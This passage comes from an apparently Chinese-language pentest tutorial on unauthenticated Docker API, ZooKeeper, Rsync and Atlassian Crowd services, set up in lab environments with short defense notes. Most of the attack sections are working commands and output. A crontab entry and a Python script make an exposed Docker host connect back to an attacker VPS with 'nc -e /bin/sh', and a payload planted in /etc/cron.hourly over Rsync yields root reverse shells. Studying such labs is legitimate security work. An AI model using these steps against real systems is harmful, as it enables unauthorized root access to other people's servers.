root@kali:~/docker# ls -l
total 24
-rw-r--r-- 1 root root  91 Aug 18 04:31 docker-compose.yml
-rw-r--r-- 1 root root 509 Aug 18 04:31 docker-entrypoint.sh
-rw-r--r-- 1 root root 144 Aug 18 04:30 Dockerfile
root@kali:~/docker# chmod 777 docker-entrypoint.sh
root@kali:~/docker# ls -l
total 24
-rw-r--r-- 1 root root  91 Aug 18 04:31 docker-compose.yml
-rwxrwxrwx 1 root root 509 Aug 18 04:31 docker-entrypoint.sh
-rw-r--r-- 1 root root 144 Aug 18 04:30 Dockerfile
root@kali:~/docker# docker-compose build && docker-compose up -d
Building docker
Step 1/4 : FROM vulhub/docker:18.03.0
18.03.0: Pulling from vulhub/docker
ff3a5c916c92: Pull complete
1a649ea86bca: Pull complete
ce35f4d5f86a: Pull complete
b1d15a86a6f2: Pull complete
51bc8225373b: Pull complete
3ccbd5e4d0b5: Pull complete
f146bfbb6140: Pull complete
44bad19b2655: Pull complete
12cbdc990cf2: Pull complete
c28094546c2a: Pull complete
Digest: sha256:d1298c35bdc750600fa26494910028579583236 2c6ddacf1d4acf91f0464d251
Status: Downloaded newer image for vulhub/docker:18.03.0
 ---> a98b9e39cc6d
Step 2/4 : LABEL maintainer="phithon <root@leavesongs.com>"
 ---> Running in 1ec03ce3da6b
Removing intermediate container 1ec03ce3da6b
 ---> 695e2773931a
Step 3/4 : ADD docker-entrypoint.sh /
 ---> 708e1f0fb897
Step 4/4 : ENTRYPOINT [ "/docker-entrypoint.sh" ]
 ---> Running in ea75f30e12cc
Removing intermediate container ea75f30e12cc
 ---> 9d949077bb79
Successfully built 9d949077bb79
Successfully tagged docker_docker:latest
Creating docker_docker_1 ... done
root@kali:~/docker#
```


未授权访问测试

```
docker -H tcp://192.168.15.5:2375 version
```

```
[root@localhost /]# docker -H tcp://192.168.15.5:2375 version
Client:
 Version:         1.13.1
 API version:     1.26
 Package version:
 Go version:      go1.10.3
 Git commit:      7f2769b/1.13.1
 Built:           Mon Aug  5 15:09:42 2019
 OS/Arch:         linux/amd64

Server:
 Version:         18.03.0-ce
 API version:     1.37 (minimum version 1.12)
 Package version:
 Go version:      go1.9.4
 Git commit:      0520e24
 Built:           Wed Mar 21 23:14:54 2018
 OS/Arch:         linux/amd64
 Experimental:    false
[root@localhost /]#
```


通过crontab反弹宿主机shell

```
# vps监听9999端口
nc -lvnp 9999
```

```
[root@VM_0_9_centos ~]# nc -lvvp 9999
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
```

```
# 启动容器
docker -H tcp://192.168.15.5:2375 run -id -v /etc/crontabs:/tmp alpine:latest
docker -H tcp://192.168.15.5:2375 ps
```

```
[root@localhost ~]# docker -H tcp://192.168.15.5:2375 run -id -v /etc/crontabs:/tmp alpine:latest
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
050382585609: Pull complete
Digest: sha256:6a92cd1fcdc8d8cdec60f33dda4db2cb1fcdcacf3410a8e05b3741f44a9b5998
Status: Downloaded newer image for alpine:latest
a8ff7ed880fbffcadfb888eb1442e100841dc13e3dda34bb61dfd13d12d5ad60
[root@localhost ~]# docker -H tcp://192.168.15.5:2375 ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
a8ff7ed880fb        alpine:latest       "/bin/sh"           15 seconds ago      Up 14 seconds                           distracted_banach
[root@localhost ~]#
```

```
docker -H tcp://192.168.15.5:2375 exec -it a8ff7ed880fb sh # 进入容器
```

```
[root@localhost ~]# docker -H tcp://192.168.15.5:2375 exec -it a8ff7ed880fb sh
/ # ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: eth0@if4: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
/ #
```

```
echo '* * * * * /usr/bin/nc {vps_ip} 9999 -e /bin/sh' >> /tmp/root #添加计划任务

cat /tmp/root # 查看/tmp/root 文件

exit #退出容器
```

```
/ # cat /tmp/root
# do daily/weekly/monthly maintenance
# min   hour    day     month   weekday command
*/15    *       *       *       *       run-parts /etc/periodic/15min
0       *       *       *       *       run-parts /etc/periodic/hourly
0       2       *       *       *       run-parts /etc/periodic/daily
0       3       *       *       6       run-parts /etc/periodic/weekly
0       5       1       *       *       run-parts /etc/periodic/monthly

* * * * * /usr/bin/nc 118.24.234.11 9999 -e /bin/sh
/ # exit
```

反弹宿主机shell

```
[root@VM_0_9_centos ~]# nc -lvvp 9999
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from           .9.
Ncat: Connection from             :18895.
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
whoami
root
```

还有其他比如写入ssh公钥等利用方式，方式方法都是大同小异的，这里就不再介绍了。

也可以直接利用python脚本

```
import docker

client = docker.DockerClient(base_url='http://{target_ip}:2375/')
data = client.containers.run('alpine:latest', r'''sh -c "echo '* * * * *
/usr/bin/nc {vps_ip} 9999 -e /bin/sh' >> /tmp/etc/crontabs/root" ''', remove=True,
volumes={'/etc': {'bind': '/tmp/etc', 'mode': 'rw'}})
```

Docker 未授权访问漏洞利用脚本[没试过]

```
https://github.com/Tycx2ry/docker_api_vul
```

防御手段

-简单粗暴的方法，对2375端口做网络访问控制，如ACL控制，或者访问规则。

-修改docker swarm的认证方式，使用TLS认证：Overview Swarm with TLS 和 Configure Docker Swarm for TLS这两篇文档，说的是配置好TLS后，Docker CLI 在发送命令到docker daemon之前，会首先发送它的证书，如果证书是由daemon信任的CA所签名的，才可以继续执行。

ZooKeeper 未授权访问漏洞

漏洞简介以及危害

zookeeper是分布式协同管理工具，常用来管理系统配置信息，提供分布式协同服务。Zookeeper的默认开放端口是2181。Zookeeper安装部署之后默认情况下不需要任何身份验证，造成攻击者可以远程利用Zookeeper，通过服务器收集敏感信息或者在Zookeeper集群内进行破坏（比如：kill命令）。攻击者能够执行所有只允许由管理员运行的命令。

漏洞利用

环境介绍

```
目标靶机：Centos
ip地址：172.16.2.251

连接工具：Xshell
```

环境搭建

```
#搭建环境
wget https://mirrors.tuna.tsinghua.edu.cn/apache/zookeeper/zookeeper-
3.4.14/zookeeper-3.4.14.tar.gz
tar -xzvf zookeeper-3.4.14.tar.gz
cd zookeeper-3.4.14/conf
mv zoo_sample.cfg zoo.cfg
../bin/zkServer.sh start # 启动
```

```
[root@localhost conf]# ../bin/zkServer.sh start
ZooKeeper JMX enabled by default
Using config: /root/zookeeper/zookeeper-3.4.14/bin/../conf/zoo.cfg
Starting zookeeper ... STARTED
[root@localhost conf]#
```


未授权访问测试


```
#获取该服务器的环境
echo envi|nc 172.16.2.251 2181
```

```
root@kali:~# echo envi|nc 172.16.2.251 2181
Environment:
zookeeper.version=3.4.14-4c25d480e66aadd371de8bd2fd8da255ac140bcf, built on 03/06/2019 16:18 GMT
host.name=localhost
java.version=1.8.0_181
java.vendor=Oracle Corporation
java.home=/usr/jdk1.8.0_181/jre
java.class.path=/root/zookeeper/zookeeper-3.4.14/bin/../zookeeper-server/target/classes:/root/zookeeper/zookeeper-3.4.14/bin/../build/classes:/root/zookeeper/zookeeper-3.4.14/bin/../zookeeper-server/target/lib/*.jar:/root/zookeeper/zookeeper-3.4.14/bin/../build/lib/*.jar:/root/zookeeper/zookeeper-3.4.14/bin/../lib/slf4j-log4j12-1.7.25.jar:/root/zookeeper/zookeeper-3.4.14/bin/../lib/slf4j-api-1.7.25.jar:/root/zookeeper/zookeeper-3.4.14/bin/../lib/netty-3.10.6.Final.jar:/root/zookeeper/zookeeper-3.4.14/bin/../lib/log4j-1.2.17.jar:/root/zookeeper/zookeeper-3.4.14/bin/../lib/jline-0.9.94.jar:/root/zookeeper/zookeeper-3.4.14/bin/../lib/audience-annotations-0.5.0.jar:/root/zookeeper/zookeeper-3.4.14/bin/../zookeeper-3.4.14.jar:/root/zookeeper/zookeeper-3.4.14/bin/../zookeeper-server/src/main/resources/lib/*.jar:/root/zookeeper/zookeeper-3.4.14/bin/../conf:.:/usr/jdk1.8.0_181/lib/dt.jar:/usr/jdk1.8.0_181/lib/tools.jar
java.library.path=/usr/java/packages/lib/amd64:/usr/lib64:/lib64:/lib:/usr/lib
java.io.tmpdir=/tmp
java.compiler=<NA>
os.name=Linux
os.arch=amd64
os.version=3.10.0-957.5.1.el7.x86_64
user.name=root
user.home=/root
user.dir=/root/zookeeper/zookeeper-3.4.14/conf
root@kali:~#
```

利用zookeeper可视化管理工具进行连接

下载地址：https://issues.apache.org/jira/secure/attachment/12436620/ZooInspector.zip





防御手段

-修改 ZooKeeper 默认端口，采用其他端口服务。
-添加访问控制，配置服务来源地址限制策略。

-增加 ZooKeeper 的认证配置。

Rsync 未授权访问漏洞

漏洞简介以及危害

Rsync（remote synchronize）是一个远程数据同步工具，可通过 LAN/WAN 快速同步多台主机间的文件，也可以同步本地硬盘中的不同目录。Rsync 默认允许匿名访问，如果在配置文件中没有相关的用户认证以及文件授权，就会触发隐患。Rsync 的默认端口为 837。

漏洞利用

环境介绍

```
目标靶机：Kali
ip地址：172.16.2.250

连接工具：Xshell
```


环境搭建

```
#利用DownGit下载https://github.com/vulhub/vulhub/tree/master/rsync/common
DownGit网址：https://minhaskamal.github.io/DownGit/#/home
```


```
# 上传文件到靶机并进行解压
unzip common.zip
```


```
root@kali:~# unzip common.zip
Archive:  common.zip
   creating: common/
 extracting: common/Dockerfile
 extracting: common/docker-compose.yml
 extracting: common/README.md
 extracting: common/rsyncd.conf
 extracting: common/docker-entrypoint.sh
 extracting: common/3.png
 extracting: common/1.png
 extracting: common/2.png
root@kali:~#
```

```
# 编译并启动docker容器
cd common/
docker-compose build && docker-compose up -d
```




未授权访问测试

```
#rsync rsync://{target_ip}/

rsync rsync://172.16.2.250:873/
rsync rsync://172.16.2.250:873/src
```




利用rsync下载任意文件

```
rsync rsync://172.16.2.250:873/src/etc/passwd ./
```




利用rsync反弹shell

```
# 下载crontab配置文件
rsync rsync://172.16.2.250:873/src/etc/crontab ./


该环境crontab中
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
表示每小时的第17分钟执行run-parts --report /etc/cron.hourly
```




```
# 写入bash并赋权
vim nc
chmod 777
```




```
# 将文件上传至/etc/cron.hourly
rsync -av nc rsync://172.16.2.250:873/src/etc/cron.hourly
```

```
[root@localhost /]# rsync -av nc rsync://172.16.2.250:873/src/etc/cron.hourly
sending incremental file list

sent 40 bytes  received 12 bytes  104.00 bytes/sec
total size is 61  speedup is 1.17
```

```
# 本地监听9999
nc -lnvp 9999
```

```
[root@localhost ~]# nc -lvnp 9999
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
```

反弹成功。

```
[root@localhost ~]# nc -lvnp 9999
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 172.16.2.250.
Ncat: Connection from 172.16.2.250:48252.
bash: cannot set terminal process group (72): Inappropriate ioctl for device
bash: no job control in this shell
root@2adaf0d886c7:/# whoami
whoami
root
root@2adaf0d886c7:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@2adaf0d886c7:/# ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:14:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.2/16 brd 172.20.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@2adaf0d886c7:/#
```

防御手段

-账户认证：正确配置认证用户名及密码。

-权限控制：使用合理的权限。

-网络访问控制：控制接入源ip。

-数据加密传输等

Atlassian Crowd 未授权访问漏洞

漏洞简介以及危害

Atlassian Crowd和Atlassian Crowd Data Center都是澳大利亚Atlassian公司的产品。Atlassian Crowd是一套基于Web的单点登录系统。该系统为多用户、网络应用程序和目录服务器提供验证、授权等功能。Atlassian Crowd Data Center是Crowd的集群部署版。Atlassian Crowd和Crowd Data Center在其某些发行版本中错误地启用了pdkinstall开发插件，使其存在安全漏洞。攻击者利用该漏洞可在未授权访问的情况下对Atlassian Crowd和Crowd Data Center安装任意的恶意插件，执行任意代码/命令，从而获得服务器权限。


漏洞利用

环境介绍


```
目标靶机：Centos
ip地址：192.168.18.138

连接工具：Xshell
```

环境搭建

```
wget https://product-downloads.atlassian.com/software/crowd/downloads/atlassian-crowd-3.4.3.zip
unzip atlassian-crowd-3.4.3.zip
```





```
cd atlassian-crowd-3.4.3
vim crowd-webapp/WEB-INF/classes/crowd-init.properties
```



